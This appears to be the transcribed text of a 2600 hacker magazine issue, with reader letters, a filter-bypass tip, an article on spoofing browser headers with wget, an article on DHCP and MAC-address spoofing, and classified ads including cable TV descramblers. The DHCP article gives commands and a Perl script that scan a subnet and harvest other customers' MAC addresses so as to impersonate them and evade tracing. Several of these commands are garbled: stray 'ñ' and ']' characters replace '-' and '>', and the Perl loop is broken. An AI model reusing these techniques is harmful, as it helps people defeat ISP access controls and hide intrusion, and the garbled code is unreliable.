I just literally stumbled on this while researching something. Go to www.singer.com, click on the "intranet" button at the bottom of the screen. Enter "guest" as both username and password. Voila! You're in the Singer Company's intranet.

jmk

Or so they say. There doesn't seem to be a whole lot you can do as "guest."

Dear *2600:*

I just got done reading 19:3. In the letters section echolon talks about White House numbers like 202-456-9431. I called it out of curiosity. The guy at the phone answered "Situation Room." I asked what they do there and he struck up a conversation about snow in the Rocky Mountains. Then he slipped and said he was in the White House. I called again later tonight and a guy answered and asked for my name and phone number. Of course I gave him false info (not like he couldn't have gotten it anyway). I asked the guy again what they do there and he put me on hold a sec and said they were a private federal government agency and they take care of security matters. I spoke to a close friend who is ex-Air Force Intelligence. He told me that is where the top military officials hold conferences on top military matters and that I should not have that telephone number. That is the same room where they held the talks about the Cuban missile crisis. Well, hope this enlightens.

Radarjam

We admittedly don't know a whole lot about what goes on in that place. But common sense would dictate that repeatedly calling the equivalent of an internal crisis center in an increasingly paranoid and powerful government may result in some kind of backlash. Of course, the ease with which such information can be found makes one wonder how serious they are about keeping it secret in the first place.

Dear *2600:*

I just picked up 19:3 and read your response to echolon's letter noting a phone number for a "situation room." When I tried your PDF URL I got a 404, so I thought I'd let you know where I eventually found the info: http://www.fema.gov/emanagers/ecd_toc.shtm. FEMA doesn't advertise this kinda stuff, but a search for "contact" produced it easily.

sunzi

Dear *2600:*

This was published in *The Economist* of October 26. Countries were ranked according to press freedom. The top five were Finland, Iceland, the Netherlands, Norway, and Canada and the bottom five (135 to 139) were Bhutan, Turkmenistan, Myanmar, China, and North Korea. Press freedom is not necessarily the preserve of rich developed countries, according to the study conducted by Reporters Without Borders. Though the best and worst included few surprises, the United States, in 17th place, came in below Costa Rica; Italy, the lowest ranked G7 country at 40th, sits only just above Mali; and Russia languishes at 121st behind both Sudan and Haiti.

You knew this already, didn't you?

Cambalache20

Actually we didn't but it seems about right. Isn't it odd though how all of the top five countries are high up in the North while the bottom five are all in Asia?

Dear *2600:*

In 19:2 Bildo suggested using www.proxysite.com to bypass Websense, a proxy commonly used at schools for filtering web traffic. Since then, proxysite's been blocked too. To view a page blocked by Websense, simply search for the page on Google and click their cached page. Just another suggestion for all the school-goers.

k1d0n

Dear *2600:*

I noticed that there was an IP address if you flipped the table of contents over in 19:3 underneath "Hardware Broadband Client Monitoring - An Overview." I typed it in and my browser gave me the Citizen Corps website. I thought that this was cool because that site was right underneath the word Monitoring.

derrick

The things people find.

Tale From The Past

Dear *2600:*

Back in 1977 I bought my first computer: an Ohio Scientific C1P. This apparatus had a 6502 chip, 12K BASIC in ROM, a full keyboard and video output, and 4K of SRAM, expandable to 8K on board and 32K with a daughterboard. Data storage was cassette tape. The C1P cost me $400, an affordable sum compared to the $800 for a TRS-80 and the $1,200 for an Apple, and it was just about as powerful as the Apple.

It didn't take me long to add and populate the daughterboard. It took me a little longer to double the processor clock speed, which I did by the simple expedient of cutting the appropriate trace to the frequency divider chip and resoldering the clock signal to the next chip output. By the time I was through with that machine, it was a kludge of additions and changes, including an S-100 bus board (which I soldered myself) and a home-built power supply to replace the original that died.

I was what was then referred to as a hacker. We hackers were hardware freaks who made changes to our equipment by ourselves with add-ons that we generally built ourselves, often with scavenged parts. Most of the things we made were kludges, that is, they looked like a rat's nest of bits and pieces and wire. They weren't pretty, but they worked. Wire wrapping was one popular kludge methodology and plugboards were another, but those specially designed kludge boards that eventually came out were just too sophisticated for us.

Those old computers brought new meaning to the expression "open architecture" and gave us hackers lots of opportunity to experiment and improve. But once the Commodore 64 came out, I switched my energies to software and machine language programming. It was just as well, because the term "hacker" started to take on a whole new, and much more pejorative, meaning.

I buy *2600* every once in a while, in part to support what I feel is a very worthy and admirable cause, and in part to try and stay abreast of some of the many security and privacy threats that are being visited upon us by governments. You are a voice in the wilderness. Thank you.

John K.

Retail World

Dear *2600:*

I love your magazine, have been reading it for several years now. Like one of the letter-writers from the past issue, I'm afraid to subscribe, so I buy each issue (with cash) at B&N. I'm always amused by the reactions the sales clerks give when they look at what I'm buying. I've had one lady sarcastically say "Always a lovely publication." More recently, the guy looked back and forth several times between me and the magazine. The expression on his face clearly said "Oh, so this guy is a real live hacker!" Ha. Thank you for providing me with this personal joy every three months.

Dan

Dear *2600*:

I would like to say something about fuzzhack's letter from 19:2. You're just a little too paranoid. I had the same thing happen to me at my local Borders store. But using a little observation I determined that the cashier that rang me up must have been new since he was asking the other cashier for help and that both cashiers were asking everyone for their email address.

Zac T.

Dear *2600*:

In response to Signal9's letter about the poor placement of *2600* I would like to add a quick note. I reside in Princeton, New Jersey and in the Barnes & Noble locations there all of the *2600* magazines are easy to spot and in front of all other magazines. Most probably due to the fact the dimensions of *2600* are smaller than others, but I have never seen anyone shun people picking it up or checking out with it.

XiChimos

Dear *2600*:

In response to Signal9's letter about the placement of magazines in stores, I would like to shed some light on the subject. It was described as though the stores are trying to "hide" your magazine on the back shelf, along with *Adbusters*. Not so. As the periodicals clerk for a major bookseller, I can assure you that the magazines who pay to have face outs (front slots) are the ones who are in the front. This is why the magazines were moved to their proper area - so that they wouldn't face a fine if discovered. In my store, both *2600* and *Adbusters* are in the front. I don't know how familiar you are with magazine vendors and newsstands, but we are very open minded individuals, as we set up our stand with merchandising systems that are made to sell, not hide, magazines. By the way, *2600* flies off our shelves within days of receiving them. We have to up the draws frequently.

acj626

Dear *2600*:

I know I may be a little late on this but, after seeing one letter from another reader in 19:2, I thought I would email you. I try to get a copy of *2600* whenever I can at the B&N near me and, every time I have gone there, the issues of *2600* have always been displayed right at the front of the shelf in front of any magazines that may hide it, and at easy-to-find eye level where anyone can readily find it. No one has ever looked at me fishy for buying it nor asked me any questions about it.

So either the managers at this particular B&N don't care, believe in being fair, or just don't know what *2600* is about. Either way, it's nice to know that not all retailers are the same.

pinchepunk

We believe your experience is more the norm than the exception. As with most everything, negative experiences can be more memorable.

Parallels

Dear *2600*:

I'm about to draw a comparison that will surely raise some hackles amongst the hacker community. To set the stage of how this crossed my mind, I was driving home from work and heard something on the radio where a local business was having a to-do of some kind to honor the fallen firefighters from 9/11. (They made no mention of the police that died that day.) Next to me in the passenger seat was my crisp new copy of *2600* that I haven't even finished reading yet and it dawned on me: hackers and cops are a lot alike in some regards. You see, I'm a cop. And an avid reader of *2600*. And a want-to-be hacker. I just don't have the time right now to devote to learning how to program and I refuse to be a grown up script kiddie. But I digress. How are we alike, you ask? Hackers, the real ones, work hard at becoming good at something and most desire only recognition for achievements and take pleasure in discovering security holes and learning how to fix them (only to name a couple things). The hacker community constantly has to deal with a host of morons who pretend and claim to be hackers but instead give everyone else a bad name. And us cops? We, too, bust our asses to do our jobs, get little recognition for it, and the ones who stick their head up their own asses and do something dumb attract the whole country's attention and we, too, become public enemy number one. The big difference? People smile and play nice when I'm around... a hacker walks through his high school wearing a Free Kevin shirt and gets expelled. Oh yeah, why would a cop want to learn how to hack? Someday I hope to work for the Feds hunting down those who would victimize children through kiddie porn. I consider that, besides drugs, one of the most important things the government can focus on. So hack on! And keep putting out this kick ass mag knowing that there's at least one of me out there on your side.

Sparkster

A New Project

Dear *2600*:

Do you expect a DVD version of *Freedom Downtime* to be available for the holiday season?

Poetics

Yes, we do, but not for the holiday season that just passed. In fact we hope to have the DVD finished well before the next one. This project is dependent entirely on how much time we can allocate to it as well as how much money we can raise through video sales. We expect to add quite a few features and additional footage, as well as other things. We're still open to suggestion on this.

Dear *2600*:

I'll be more than happy to translate *Freedom Downtime* into Italian when you get the DVD out.

Elf Qrin

As this is our latest project, we're in the process of getting a bunch of translations done as soon as possible. If you have suggestions or want to help out, email us at downtime@2600.com.

Critique

Dear *2600*:

I must voice my objection to the "angle" *2600* took on its coverage of Sherman Austin's indictment. I have always placed strong faith in *2600* and its position of supporting free speech. However the way in which your online article was worded reminded me of the tactics national news coverage often use to depict hackers. "It is not clear why Austin is being targeted; more detailed and potentially destructive bomb-making information is readily available at public libraries or on Amazon.com." It, to me at least, is very obvious that the reason why Sherman Austin is being targeted is because the man has upside down and burning American flags on his web site (www.raisethefist.com). Make an outcry for the man's right of free speech, cite the government's Gestapo-like tactics, but for pete's sake don't martyr a man because he shares some of your ideas at the expense of journalistic integrity. I admit some of Austin's ideas are appealing but right-wing-ism (making bombs, stickers calling us to arms, blatant disregard for the way others think) is not the *2600* that I have come to know. If it is, then I for one feel that *2600* and I must go our separate ways.

AGE_18

You may have already begun that journey. We stand by the story (which only appeared on our website and not in these pages) as an example of how someone with unpopular views can be indiscriminately targeted for prosecution while other more mainstream outlets of the same views remain untouched. How you see us making a martyr of him is totally beyond us. And if you truly believe that only the right wing believes in the things you cite, we suggest reading some history or simply getting out a bit more.

Dear *2600*:

Perception *is* reality. The perception (in the real world) is that *all* hackers are *bad*. So it's the reality, and that's that. I know you guys and the readers of your magazine think and know otherwise but what the real world perceives is reality. Get over it! There will never be *good* hackers.

Can you imagine a World War II veteran believing that there were good Nazis? Can you imagine an early western settler believing that there were good Indians? Can you imagine a southern redneck believing that there are good N....? No way. No one but the readers of this magazine (who are so paranoid that 93 percent of them buy it off the rack) will ever believe that there are good hackers. No amount of money or promotion or ranting will change that.

On top of that you title your magazine "2600." Do you really know what 2600 is? Let me tell you what it is in the real world. It's a four digit number that stands for a five letter word: *fraud*. Nobody who built a blue box, or gleefully calls themselves a "phone phreak" is interested in privacy or security or any of the artful dodges used to describe good hackers. They were and are interested in screwing Ma Bell. In a word, stealing. It's ludicrous.

Then inside the magazine there are lovely articles about how to cheat Blockbuster, say naughty words on the scoreboard during a football game (not really but if you couldn't read that between the lines get an imagination), a lovely personal ad for a guy who wants to break into homes through garage doors when he gets out of prison, another from a prisoner who is a virus writer wanting help to become an expert in his chosen *hacker* skills, and a third that can only be described as pornographic. Do you guys have editors? Do you have editorial standards? I know you live on Long Island, but please!

If your magazine is for good hackers, presumably those with nothing to fear from the law, then why are the vast majority of articles and letters authored/signed by persons using pseudonyms? May I answer? Your magazine, as currently published, can easily be shown to be a thinly disguised manual for criminals. You have every right to publish it and to rant and rave that you're really the good guys. I maintain that an objective (and probably even computer ignorant) reviewer would conclude that you're delusional at best. As a computer knowledgeable person who has been on this planet for just less than 0x40 years I applaud your defense of free speech, fair use, and other freedoms. I abhor your wink and nod approach to criminal activity.

Well, it's not fair to criticize without offering an alternative so here it is. Instead of hackers (who are bad and acknowledged as bad) and *2600*, change the title of your group and the name of your magazine to "Sweepers." Like all else these days, it's an acronym. System Weakness Exploration Explanation (not Exploitation!) Publication Ethical Remediation Standards.

That's what "good" hackers do. They explore systems with the principal intent to learn. When (if) they find a weakness they explain it and, in a responsible way, publicize it and hopefully publicize workarounds (remediation). All of this is done in an ethical way following published standards with no intent for monetary gain (intellectual gain is fine, indeed the main motivation). Standards for publication by a Sweeper should include letting the author know first. Wider publication should be done only if the author fails to respond and only if a suitable workaround is published at the same time. Absent a suitable workaround and author response, the publication should be limited to "'there's a problem with product x and the author won't deal with it," not what the problem is or how to trash the system and show the author just how smart and powerful we are! Letting the world know that independent, better-than-average beta testers (our word is sweepers) have discovered a significant problem will, in most cases, sufficiently affect sales and the author will get the message very quickly.

These standards can be easily adapted to editorial standards as well, although the magazine might get thinner for a while.

Dave D.

After taking a vote, we've decided to take offense at being compared to Nazis. We're going to let the Long Island remark slide. That aside, you raise some interesting points. But you also claim to know, among other things, how the whole world perceives a particular group of people, what's going through our heads, as well as the intentions of everyone who writes in to us. While some of the worst element that you describe does in fact exist, to say that it is the norm and that we encourage this kind of thing is unfair and highly inaccurate. You clearly don't know the history and you cannot know what people get out of the articles they read and write in our pages. The only advice we can offer is that you stop assuming that everyone thinks like you. Best of luck in the sweeper world.

Significant Developments

Dear *2600:*

Well I don't know if you care but I am in the group 2600 for seti@home and ironically, I just hit 2600 results sent! Just wanted to let ya know, not that you probably care!

RusH

Of course we care. Although we're quite disappointed that this magic number didn't result in a discovery. This is one of the most worthwhile projects we're aware of and for those who want to get involved and learn a whole lot more about it, go to http://setiathome.ssl.berkeley.edu.

Dear *2600:*

According to an article at newscientist.com, in the year 2600 an asteroid that orbits the sun along the same path as the Earth will in fact orbit the Earth for 50 years as a second moon. Amazing... even the heavens and the earth are controlled by *2600*.

fstratto

Incidentally, we're planning on cutting our subscription price in half for the entire year of 2600 as a special promotion. Stay tuned for more details.

Defining Hackers

Dear *2600:*

I am no important sports star, I am not the lead actor in the school play, nor the highly grungical youth who pedals the hallways in search of some untimely demise. I am me. I am here for who I am, not a follower of a group nor a piece of a puzzle. Let me instead be considered the shepherd to a flock of sheep. But that flock weights so heavily on the judgmental aspects of society. You see, this flock and I are those that long for what is never achieved, strive for what is never gained, hope for the light at the end of the tunnel that is too long to walk, too strenuous to master. We are those unlike others. We may not fit society's mold of the conventional "norm," we may not walk the guidelines to call us average. But then again, who would want to be average? A fact once stated, "One out of every 250,000 people has a brief moment of glory, one out of every 500 people will be remembered within 10 years of their glory, but only one man will ever be remembered as the man that dare break the boundaries and rules." This is what we do. We are that one person, us as a flock, a whole. Groups slowly fade. Fashions slowly die out. We are unlike any other. Put us in a box and we will scale the walls to free ourselves. We do not crumble, nor cry, nor separate. We are brothers and we are sisters. Hath not the fury of ten thousand burning suns to melt us, nor ten thousand blows of the heaviest hammer to break us. We are Hackers and we are Phreakers. Ph34r us now, but do not expect the feeling to be mutual.

f0x deacon

It's moments like these when it becomes clear that we could start a cult and probably get away with all kinds of things. But seriously, let's not lose touch with our human origins.

Reaching Out

Dear *2600:*

Greetings. I've been reading your magazine for a few years now, glancing at the website on various occasions as curiosity demanded. I currently live in one of the larger cities in Alabama and through my day job became familiar with one of the men running for Senator here in the state. He approached me seeking information about maintaining an Internet broadcasting system (in fact, a few meetings went by without me being aware that he was in the running). This particular person seemed at least somewhat familiar with the computer world although his lack of experience and knowledge had me worried for a little while in regards to the laws recently passed that affect net broadcasters. I brought this to his attention and even loaned him a few of my *2600* issues in hopes that he'd get a better idea of what he was in for. Days went by and he came back to me with my books, full of questions which I did my best to answer and a lot more determined to do what he could in order to affect changes within his scope in the Senate race. Sadly though, he didn't win. This however hasn't changed his views (which were recently broadened by *2600* I might add). I guess this goes to show that while corruption may in fact be all over the U.S. and other parts of the world, there are those people who do *want* to make a change and who do *want* a better life for not only themselves but their children and beyond.

It may not seem like there is much point to this letter but it has been quite a change of pace compared to the normal routine I run into that all "hackers" are evil and thieves, etc... blah blah blah. It has also shown me personally that there are people trying to get into positions in order to affect changes that would not only benefit certain communities, but attempt to undo some of the wrong decisions made before them.

Nyght

We're going to need a whole bunch of these people. We're grateful for your efforts in planting some seeds.

BEATING DOWNLOAD MANAGER PROTECTION

by Straightface
straightfacegangsta@excite.com

While searching for interesting files on the net you may encounter a file that has been "Download Manager Blocked," meaning that you must use a browser to get the file. If you attempt to download the file with a download manager, you will receive a lovely text message in place of the file you desired informing you of your "mistake." Some may feel defeated, but with a little slight of hand you can use a download manager to retrieve the file.

The initial question we have to ask ourselves is "how in the world does the server know whether the program making the download request is a browser or not?!?" The answer can be found by analyzing the HTTP headers the browser sends in its request for the file. The server attempts to protect itself from download managers by checking for particular HTTP headers. Usually it checks the "User Agent" header and can also check for a cookie or referring page header.

First we must fill our tool box with the proper tools. We will need a packet sniffer to learn how the browser is communicating with the server. Sniffit is a nice one for Linux. If using Windows, WinDump works well. Be aware the WinPcap libraries are needed for WinDump to work properly and can be found on the WinDump web site. I also employ the Windows program Dice to read the raw files WinDump creates. We are also going to need a nice customizable download manager. For this I choose wget. It is available for both Linux and Windows, free, and has a very small footprint.

Once we have all the tools ready we can begin to collect the proper HTTP headers. Start up the browser of your choice and bring it to the web page with the link of the file you want to download. Make sure you have your cookies enabled on the browser. Now it is time to start up our packet sniffer. Make sure you are sniffing the right interface. In this example the interface is ppp0. WinDump requires you to first run it with the -D option for a list of interfaces and then you must choose the proper one. See the documentation for full details.

Using sniffit: sniffit -t @ -F ppp0

Using windump: windump -w output.cap -i 1

Now we are all set to capture the headers. Go back to your browser and click on the proper link for the file. Choose a place for it to reside and start the download. Let the file download a few kilobytes, then stop it. Now let's look at the packets we captured. Sniffit will leave behind some files with names like "65.23.29.34.33265-208.48.67.24.80" which you can view with your favorite text editor. When using WinDump, opening the output file with Dice will give you a list of all the packets you caught. The packets of interest are usually the first few leaving your machine. You can tell it is leaving as the first IP address' port number is pretty large, such as in the example file name above. Find the HTTP request the browser sent. It will look something like this:

GET /myDLmanagerblockedfile.avi HTTP/1.0
Connection: Keep-Alive
User-Agent: Mozilla/4.78 [en] (Linux 2.4.8 i686)
Host: nodlme.com
*Accept: image/gif, image/jpeg, image/pjpeg, image/png, */**
Accept-Encoding: gzip
Accept-Language: en
Accept-Charset: iso-8859-1,,utf-8*
Cookie: f908dkl=93
Referer: http://www.nodlme.com/video5.html

Ah ha! There are some odd HTTP headers in the request. The two lines we want to pay attention to are the "Referer" and "Cookie" lines. We also need to include the "User Agent" header in our download manager's request. Now we know how to emulate the browser!

Finally, lets set wget to retrieve the file. The wget command using the above captured packets will look like this:

```
wget --user-agent='Mozilla/4.78 [en] (Linux
  2.4.8 i686)' \
  --header='Cookie: f908dkl=93' \
  --header='Referer:
```

http://www.nodlme.com/video5.html' \
http://www.downloadme.com/myDLman
agerblockedfile.avi

The file *should* begin to download properly. If it gives you the "No Download Managers" message you might have missed another abnormal HTTP header. You can sniff the browser's request for the file and then sniff wget's request and see how they differ to find your missing header. Simply include the missing header in your wget command with the --header option. For serious downloading, wget has options to download a list of files, but I usually just set up a bunch of wget commands in a batch file.

Have fun with your knowledge of packet sniffing and HTTP headers! They are great tools for your own personal toolbox....

URLs Used

Dice: http://www.ngthomas.co.uk/dice.htm
Sniffit: http://reptile.rug.ac.be/~coder/sniffit/sniffit.html
wget (Linux): http://www.gnu.org/software/wget/wget.html
wget (Win32): http://space.tin.it/computer/hherold/
WinDump: http://windump.polito.it/

DHCP is your friend!

by di0nysus

Did you ever wonder when you turn on your computer to surf the web how the heck your computer knows what IP to use? If you are reading this article, chances are you already know. For those who don't know, I will give you a little background before revealing how this magic can be used for good... err... evil... well... you can choose exactly how you use your newfound knowledge. This magical union between your computer and your ISP's server is known as DHCP (Dynamic Host Configuration Protocol). When you turn on your computer, or anytime you request it to, it sends a request via UDP on port 67 or 68 asking for information on how it should configure the network interface. Information like what DNS server to use, what IP and netmask to use. DHCP was created by the Dynamic Host Configuration Working Group of the Internet Engineering Task Force (wow, that was a mouthful). In this article I will concentrate more on how it works than where it came from. We will leave its origins for a more boring article another time. I will also explain how to bend it to your will....

Why Should I Care About DHCP?

One of the first lessons every aspiring script kiddy learns is the importance of his IP. Your IP is what identifies you to the rest of the Internet. When you spew packets from your computer, this magic number is recorded all over the place, like footprints in the snow saying "I was here." The only people who can quickly trace this number to your actual computer are your service providers. Coincidentally they are also the ones handing out the IPs (insert sarcasm here). So what if you could have 30 different IPs in an hour/ That would sure make tracing you a lot harder. Easy, right? Just request a new IP from the magical DHCP server and rejoice. I wish it were that simple. When you get an IP from the DHCP server it assigns you a lease. This lease is the amount of time that it will give you the same IP. Also, some ISPs, like my local ISP, require you to register your MAC address with them or their DHCP server will never give you an IP in the first place. The MAC address (Media Access Control) is the unique hardware address given to your network card by its manufacturer. This gives them an extra level of "security." Security is in quotes because I will demonstrate how to fool the DHCP server into thinking you are someone else. Lastly, you have a cache on your end that also says what IP you had last time you hooked up with the DHCP server. If your lease is still good the server will try to give you the same address again. This is nice if you have a domain name registered to a home account, but not so nice if you want to do some port scanning. You would never do anything like that, right?

Get To The Good Stuff Already!

So now we know a little about how DHCP works. Let's get into how it can be useful. This article assumes that you are using a Linux box as a firewall/router for internal Windows boxes. I will also assume that you have installed the Cygwin package from RedHat on your Windows box. If you have not installed Cygwin you should really check it out. It gives you much Unix-like functionality on your Windows box, not the least of which is perl, which we will be using later. Cygwin is free at http://sources.redhat.com/cygwin/.

The Non-Authenticating DHCP Server

This could also be called the "easy to fool DHCP server," simply because it will hand out an IP to any old MAC address. As mentioned, your MAC address is what the DHCP server uses to keep track of who's who. Unlike the authenticating DHCP server, we will not need to perform any real magic to get a new IP. For the rest of the article I will assume that we are using eth0 for our external interface on our Linux box. So... let's do some initial checking. To find our MAC address we can simply do an 'ifconfig ña eth0'. Or, if we really want to feel like Unix geeks we can use: 'ifconfig -a eth0 | head -1 | cut -f 11 -d " "'. This command will become useful later when you write a script to automate the new IP process, right? We also need to take a look at our DHCP cache. Lets do an 'ls /etc/dhcpc'. You will likely see the following files: dhcpcd-eth0.cache, dhcpcdeth0.info, and dhcpcd-eth0.info.old. We can safely remove these files with an 'rm ñf /etc/dhcpc/dhcpc*eth0*' because we don't want the DHCP server to know that we ever had an IP. The next thing we need to do is "change" the MAC address that will be sent to the server. First, make a note of your MAC address. It will be something like 00:50:DA:0A:24:26. Let's change it to 00:50:DA:0A:24:27 and try to get a new IP. First we need to take down the interface with an 'ifconfig eth0 down' and then we can change the MAC address with an 'ifconfig eth0 hw ether 00:50:DA:0A:24:27'. Now we bring the interface back up with 'ifconfig eth0 up' and last but not least we request our new IP with '/sbin/ifup eth0' and voila! You have a new IP. If you got the same IP you had before, you probably forgot to delete the cache in /etc/dhcpc. At this point it should be painfully clear how these concepts could be incorporated into a script for things like port scanning or whatever your devious mind desires.

The Authenticating DHCP Server

This is where it gets a little tricky. Some ISPs (like my ISP) require you to register your MAC address so they can control which computers have access to their network. So, what's a boy to do?

Grab a list of IPs and MAC addresses, wait for an IP-MAC address to go down, and use that MAC to fool the DHCP server into thinking that you are someone else. Easy, right? The hard part is how we get the MAC addresses. Luckily, Microsoft has provided us with an easy way to query MAC addresses from remote computers. Netbios strikes again! First we need to generate a list of IPs of computers that are on our subnet. If our IP is 24.64.220.20 then we can be pretty sure that all of the people on 24.64.220.* have registered MAC addresses. First we will do an NMAP scan on port 139 (netbios port) on our subnet and generate a list of IPs to query for MAC addresses.

'nmap -sS -p139 -oM '-' 24.64.231."*" | grep open | cut -d " " -f 2] ip_list' will generate our list. This should work on Linux and Windows (if you have installed Cygwin and NMAP). Then we need to get MAC addresses for all of the IPs. This can get a little ugly when you have to do it manually. On our Windows box, the command 'nbtstat ñA [IP Address]' will give us the MAC address of the remote host as well as some other useless info. Here is a little script to generate an IP-MAC table. We will need to do a 'cat ip_list | perl this_script' on our Windoze box.

```
while ([]) {
 chomp ;
 $ip=$_ ;
 chomp ($mac_raw=`nbtstat -A $_ | grep
MAC`) ;
 (undef,undef,undef,$mac)=split ('
',$mac_raw) ;
 print "$ip $mac\n" ;
    }
```

Redirect the output to a file and wait a few minutes. Then run the script again and see which IPs don't return a MAC address. These computers are no longer accessible meaning that their MAC can be used to authenticate against the DHCP server. Follow the steps outlined above using your newfound MAC address and you are on your way.

Final Thoughts

While using multiple IPs is a good way to cover your tracks, it is in no way a magic ring that makes you invisible on the Internet. Think of it more as an added layer of confusion when trying to follow your tracks. At the very least I hope that you learned about Cygwin and how it can add a whole new dimension to your Windows world. I have written several scripts around these concepts. Feel free to email me for copies. Happy hax0ring!

Marketplace

Happenings

INTERZONE II. April 11-13, 2003. Atlanta's hacker con is doing another eye opener! Come educate or gain knowledge in today's issues. All needed info is on site: www.interz0ne.com or email: contact@interz0ne.com. (That's interz0ne, spelt with a zero!)

SAN FRANCISCO OPENBSD USERS GROUP - now meeting once a month at Goat Mill Pizza, first Mondays at 7 pm - for info see http://www.sfobug.org.

For Sale

IP-BLIND OUTGOING SMTP TUNNEL suitable for installation behind any web-proxy firewall. $80 per year. Will completely disassociate your outgoing emails from your employer's network. Send check to Tipjar, Box 45163, Kansas City, MO 64171. Include a good email address for yourself where we will send you the client half of the software. This is for privacy and sidestepping restrictive corporate communications directives, NOT bulk mail or other T.O.S. violations. Your check will not be deposited until you declare your satisfaction.

HACKERSTICKERS.COM - Get your geekish nerd related hacker stickers for your laptops, cars, and gear. All different colors and new designs. www.hackerstickers.com.

THE SLICER'S GUILD, a slowly growing group, is taking orders for our first issue of the *Slicer's Guild* magazine. For only $5 (U.S.), find out why we call ourselves "slicers" and why our hacker magazine is complementary to *2600* and not competitive. This will not be offered as a subscription yet. You will have to check Marketplace for when the second issue becomes available. Send your request with a money order along with anything else you might want to be printed in a future issue to: Larry Heath Wheeler 817592, 1098 S. Hwy 2037, Fort Stockton, TX 79735 USA.

WORLD'S FIRST "DIGITAL DRUG." Hackers, get ready to experience the next level in wetware technology! VoodooMagickBox is a 100% legal and safe way to enter into a drug-like trip. All you need to do is place the clips on your ears and turn the knob on the VoodooMagickBox. It's like nothing you've ever tried! For details and ordering information, visit www.voodoomagickbox.com (money orders and credit cards accepted).

CABLE TV DESCRAMBLERS. New. (2) Each $115 + $5.00 shipping, money order/cash only. Works on analog or analog/digital cable systems. Premium channels and possibly PPV depending on system. Complete with 110vac power supply. Purchaser assumes sole responsibility for notifying cable operator of use of descrambler. Requires a cable TV converter (i.e., Radio Shack) to be used with the unit. Cable connects to the converter, then the descrambler, then the output goes to TV set tuned to channel 3. CD 9621 Olive, Box 28992-TS, Olivettet Sur, Missouri 63132. Email: cabledescramblerguy@yahoo.com.

REAL WORLD HACKING: Interested in rooftops, steam tunnels, and the like? For a copy of *Infiltration,* the zine about going places you're not supposed to go, send $2 to PO Box 13, Station E, Toronto, ON M6H 4E1, Canada.

INTERESTED IN PIRATE AND LEGAL DO-IT-YOURSELF RADIO? *Hobby Broadcasting* magazine is dedicated to DIY radio and broadcasting of all types. 52 pages. $3/sample, $13/4 issues to Hobby Broadcasting, POB 642, Mont Alto, PA 17237 www.hobbybroadcasting.com.

WWW.PROTECT-ONE.COM. Protect yourself! Everyone has a need to be and feel safe from the outside world. We carry a full line of self defense, security, and surveillance products at low prices. Everything from alarms to mini cameras to telescopic batons to stun guns and more! Check us out, all major credit cards accepted. We ship worldwide!

FREEDOM DOWNTIME, the feature-length *2600* documentary, is now available on video! See the adventure unfold as we try to get to the bottom of the Kevin Mitnick story and prevent a major motion picture from spreading more lies. Available on VHS in NTSC (U.S.) format, 121 minutes. Send $20 to 2600, PO Box 752, Middle Island, NY 11953 or order via our online store at www.2600.com.

MACINTOSH HACKERS can get all the mac underground files on a professionally published CD. 650 Megs of PURE macfilez. Includes the Defcon 7 Macintosh security speech, the whole Freaks Macintosh Archives and Whacked Mac Archives. $25.00 USD - will ship internationally. SecureMac, PMB 310, 6170 W. Lake Mead Blvd., Las Vegas, NV 89108, USA. Hack from your Mac!

HACKER T-SHIRTS FROM YOUR FAVORITE GROUPS, along with a plethora of our own designs. Jinx Hackwear is selling t-shirts, sweatshirts, and hats for groups such as Defcon, Phrack Magazine, Cult of the Dead Cow, Packet Storm, HNC, Collusion, Password Crackers Inc., HNS, Hackers.com, Astalavista, and New Order. New site with Forums, Hacker News, Conference Updates, LAN Party listings, a Photo Gallery, and a chance to Speak Out. Check it out! http://www.JinxHackwear.com

LEARN LOCK PICKING It's EASY with our new book. We've just released a new edition adding lots more interesting material and illustrations. Learn what they don't want you to know. Any security system can be beaten, many times right through the front door. Be secure. Learn the secrets and weakness of today's locks. If you want to get where you are not supposed to be, this book could be your answer. Explore the empowering world of lock picking. Send twenty bucks to Standard Publications, PO Box 2226HQ, Champaign, IL 61825 or visit us at www.standardpublications.com/direct/2600.html for your 2600 reader price discount.

COVERTACCESS.COM. Amazing EQUIPMENT and SERVICES providing you with the physical and records access you need!

OVER 150 TELECOM MANUALS are now available online for free viewing/downloading at The Synergy Global Network's fully redesigned website. Most being available in Adobe PDF format, they are crisp, clean, suitable for printing, and complete. Update your phreak library now before it's too late. We don't know how long this website will be allowed to distribute these manuals, however they are yours for the time being. Our website is free and open to the public, and requires no purchase of any kind, and is also free from pop-up (or pop under) advertisements as well. PAYPHONE SERVICE MANUALS TOO! Visit us online at: http://www.synergyglobalnetworks.com.

CAP'N CRUNCH WHISTLES. Brand new, only a few left. THE ORIGINAL WHISTLE in mint condition, never used. Join the elite few who own this treasure! Once they are gone, that is it - there are no more! Keychain hole for keyring. Identify yourself at meetings, etc. as a 2600 member by dangling your keychain and saying nothing. Cover one hole and get exactly 2600 hz, cover the other hole and get another frequency. Use both holes to call your dog or dolphin. Also, ideal for telephone remote control devices. Price includes mailing. $99.95. Not only a collector's item but a VERY USEFUL device to carry at all times. Cash or money order only. Mail to: WHISTLE, P.O. Box 11562-ST, Clt, Missouri 63105.

HATE MICROSOFT? Or do they just leave a foul aftertaste? Show your dissatisfaction with a "Calvin peeing on Microsoft" sticker. Sticker is approx. 7"x9" and fits nicely in a car window or even on the side of your favorite *nix box. Each sticker is made of commercial grade vinyl. Water and UV ray resistant. To see a sample go to http://calvinhatesmicrosoft.hypermart.net. $7.00 (US), $10.00 (US) for international. Order the Calvin sticker and the MS logo is yours free. That's right, THE MICROSOFT LOGO IS FREE (eat that one, Bill). Send all orders to CD Mayne, PO Box 571791, Murray, Utah 84157 USA. Cash or money orders only. No checks, credit cards, or COD. Allow 2-3 weeks for delivery via USPS.

Help Wanted

HIRING PROFESSIONAL INTERNET CONSULTANTS with job references only for the following: website security, performance tuning, and marketing for online magazine. Please send your bio and resume to: jbhartsworth@yahoo.com -you can work from home, but should live in (or around) NYC, as you will need to attend a meeting or two.

NEED ASSISTANCE to rescue/recover ASCII text data which are presently compressed/encrypted by some type of commercial program. Most files are rather large, from 30MB to about 600MB. Using DOS based search engine for retrieval. Please advise if there exists any tools currently available or anyone who may be of help. johndp4@hotmail.com.

I NEED TO BUILD A HIDDEN CAMERA SYSTEM including sound on a limited budget to take with me on my visits with my child in order to prove that everything is going well. Please e-mail any recommendations to lovepulse@yahoo.com, fax (208) 330-0256.

